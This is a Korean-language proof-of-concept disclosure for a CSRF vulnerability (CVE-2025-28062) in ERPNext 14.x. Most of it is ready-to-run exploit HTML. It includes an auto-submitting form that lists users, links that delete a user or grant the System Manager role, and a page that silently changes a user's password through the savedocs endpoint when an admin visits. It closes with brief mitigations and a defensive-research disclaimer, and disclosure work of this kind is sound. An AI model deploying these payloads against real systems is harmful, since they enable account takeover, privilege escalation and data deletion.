 thvt0ne/cve-2025-28062
개념 증명

ERPNext 14.82.1 및 14.74.3에서 사이트 간 요청 위조(CSRF) 취약점이 발견되었으며, 공격자가 다음과 같은 무단 작업을 수행할 수 있습니다:
이 취약점은 중요한 관리 API 엔드포인트에 CSRF 보호가 없기 때문에 발생합니다. 인증된 관리자가 악성 웹사이트를 방문하면 동의 없이 이러한 작업을 수행하도록 세션이 악용됩니다.
<form method="GET" action="http://localhost:8080/api/method/frappe.desk.reportview.get">
  <input type="hidden" name="doctype" value="User">
  <input type="hidden" name="fields" value='["name", "user_type", "enabled"]'>
  <input type="hidden" name="view" value="List">
  <input type="hidden" name="page_length" value="100">
  <input type="submit" value="Submit">
</form>
<script>document.forms[0].submit();</script>
<a href="http://localhost:8080/api/method/frappe.desk.reportview.delete_items?items=%5B%221%401.com%22%5D&doctype=User">
  Click to delete user
</a>
<a href="http://localhost:8080/api/method/frappe.desk.form.save.savedocs?doc=REDACTED_PAYLOAD&action=Save">
  Add "System Manager" role to user
</a>
💡 전체 JSON 페이로드는 저장소에서 확인하세요:
/PoCs/privilege_escalation.html
<!DOCTYPE html>
<html>
<head>
    <title>CSRF Attack</title>
</head>
<body>
    <script>
        function performCSRF() {
            // Target API URL
            var targetUrl = "http://localhost:8080/api/method/frappe.desk.form.save.savedocs";

            // JSON Payload
            var jsonPayload = JSON.stringify({"name":"[email protected]","owner":"Administrator","creation":"2025-02-09 03:50:24.709718","modified":"2025-02-09 09:49:02.334015","modified_by":"Administrator","docstatus":0,"idx":0,"enabled":1,"email":"[email protected]","first_name":"sdfvfvdfv","full_name":"sdfvfvdfv","username":"sdfvfvdfv","language":"en","time_zone":"America/Adak","send_welcome_email":1,"unsubscribed":0,"mute_sounds":0,"desk_theme":"Light","search_bar":1,"notifications":1,"list_sidebar":1,"bulk_actions":1,"view_switcher":1,"form_sidebar":1,"timeline":1,"dashboard":1,"new_password":"User123!@#","logout_all_sessions":1,"reset_password_key":"e801df93fa208e01314c981192fa842e63838d13bd75a76cba97d005d9eee513","last_reset_password_key_generated_on":"2025-02-09 03:50:25.700259","document_follow_notify":0,"document_follow_frequency":"Daily","follow_created_documents":0,"follow_commented_documents":0,"follow_liked_documents":0,"follow_assigned_documents":0,"follow_shared_documents":0,"thread_notify":1,"send_me_a_copy":0,"allowed_in_mentions":1,"simultaneous_sessions":2,"login_after":0,"user_type":"Website User","login_before":0,"bypass_restrict_ip_check_if_2fa_enabled":0,"onboarding_status":"{}","doctype":"User","roles":[],"defaults":[],"block_modules":[],"social_logins":[{"name":"qvh4mjk9r2","owner":"Administrator","creation":"2025-02-09 03:50:25.190297","modified":"2025-02-09 03:50:25.190297","modified_by":"Administrator","docstatus":0,"idx":1,"provider":"frappe","userid":"575ca3b88fc3d1fa8d2d7f419b0af0f156ff912","parent":"[email protected]","parentfield":"social_logins","parenttype":"User","doctype":"User Social Login"}],"user_emails":[],"__onload":{"all_modules":["Accounts","Assets","Automation","Bulk Transaction","Buying","CRM","Communication","Contacts","Core","Custom","Desk","EDI","ERPNext Integrations","Email","Geo","Integrations","Maintenance","Manufacturing","Portal","Printing","Projects","Quality Management","Regional","Selling","Setup","Social","Stock","Subcontracting","Support","Telephony","Utilities","Website","Workflow"]},"__last_sync_on":"2025-02-09T14:20:52.310Z","__unsaved":1});


            var encodedPayload = (jsonPayload);

            // Create and submit the form
            var form = document.createElement("form");
            form.method = "GET";
            form.action = targetUrl;
            form.enctype = "application/x-www-form-urlencoded";

            var input = document.createElement("input");
            input.type = "hidden";
            input.name = "doc";  // Correct parameter name
            input.value = encodedPayload;  // Correct encoding

            var input2 = document.createElement("input");
            input2.type = "hidden";
            input2.name = "action";  // Correct parameter name
            input2.value = "Save";  // Correct encoding


            form.appendChild(input);
            form.appendChild(input2);
            document.body.appendChild(form);
            form.submit();
        }

        // Execute CSRF after waiting to ensure cookies are set
        setTimeout(performCSRF, 3000);
    </script>
</body>
</html>

이 그림은 관리자가 악성 웹사이트에 접속한 상황을 시뮬레이션합니다:

참고: 수정 타임스탬프가 오래된 경우 웹사이트에서 다음 메시지가 표시될 수 있습니다:
이를 우회하려면 http:// localhost:8080/api/resource/User/[email protected][owner] html 페이지를 사용해 수정 타임스탬프를 가져오세요(PoC를 더 쉽게 만들기 위함).

페이지 콘텐츠에서 이를 더 새로운 값으로 변경하세요:

전송하면 사용자의 비밀번호가 변경됩니다!!.

인증된 관리자 사용자가 이 웹페이지를 방문하면 어떤 사용자 상호작용 없이도 해당 세션이 계정 비밀번호 변경 요청을 실행하는 데 사용됩니다.
공격자는 악성 페이지를 호스팅합니다. 로그인한 ERPNext 관리자가 이 페이지를 방문하면 브라우저가 자동으로 조작된 요청을 ERPNext에 전송하여 관리자가 인지하지 못한 채 계정이 수정되거나 삭제됩니다.
GET 요청 금지SameSite=Strict 설정Ahmed Thaiban Thvt0ne이 발견했습니다.
이 연구는 방어 목적으로만 제공됩니다. 목표는 인식을 높이고 안전한 개발 관행을 장려하는 것입니다.
